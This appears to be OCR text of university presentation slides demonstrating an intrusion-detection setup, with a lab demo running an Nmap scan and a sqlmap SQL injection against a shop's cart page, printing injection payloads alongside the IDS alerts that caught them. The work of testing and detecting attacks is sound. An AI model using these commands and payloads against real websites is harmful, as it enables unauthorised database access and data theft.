
4 Enable real-time threat visibility and smart alerting through Kibana dashboards and automated notifications (email/Telegram), empowering administrators to respond quickly and accurately to evolving threats.

5 Leverage machine learning for behavioral analysis and anomaly detection, improving the system’s ability to detect previously unknown attacks and reduce false positives and false negatives.

Fpt University
ĐẠI HỌC FPT

IV. DEMO

WORKFLOW ATTACK



SCAN PORT

We will use Nmap to scan the target website for vulnerability


```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.50.213
Starting Nmap 7.93 ( https://nmap.org ) at 2025-04-09 05:40 EDT
Nmap scan report for 192.168.50.213 (192.168.50.213)
Host is up (0.0089s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 9.10 seconds
```

04/09/2025 16:37:04	⚠	1	TCP	Web Application Attack	192.168.50.113	64408	10.0.1.100	80	1:2009358	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)
04/09/2025 16:37:00	⚠	1	TCP	Web Application Attack	192.168.50.113	64382	10.0.1.100	80	1:2009358	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)

Fpt University
ĐẠI HỌC FPT


SQL INJECTION ATTACK

First, we will identify the victim's website. Then, we will Sign up a user account in order to perform the attack



Fpt University
ĐẠI HỌC FPT

SQL INJECTION ATTACK





After signing up, we will see the victim web page. We will perform SQL Injection attacks on the Cart page when we add products to cart.

Fpt University
ĐẠI HỌC FPT

SQL INJECTION ATTACK

To perform SQL Injection on the website, use Burp Suite to capture the action of adding a product to cart





FPT Fpt University
ĐẠI HỌC FPT

SQL INJECTION ATTACK


USE sqlmap to perform SQL injection attack on the URL:
http://192.168.10.22/LifestyleStore/LifestyleStore/cart_add.php?id=2

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.50.213/LifestyleStore/cart_add.php?id=3" --batch
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.6.11#stable}
|_ -| . [,]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to
 liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 04:22:32 /2025-04-09/

[04:22:32] [INFO] resuming back-end DBMS 'mysql'
[04:22:32] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=4iu0akum3te...dtmlmkt316'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=3' RLIKE (SELECT (CASE WHEN (1581=1581) THEN 3 ELSE 0x28 END)) AND 'eJiV'='eJiV

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=3' AND (SELECT 6182 FROM(SELECT COUNT(*),CONCAT(0x717a707071,(SELECT (ELT(6182=6182,1))),0x716b7a6271,FLOOR(RAND(0)*2))x FRO

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
```

Fpt University
ĐẠI HỌC FPT

SQL INJECTION ATTACK

ELK Stack has captured logs of attacks: SQL Injection attack.




BRUTE FORCE

BRUTE FORCE

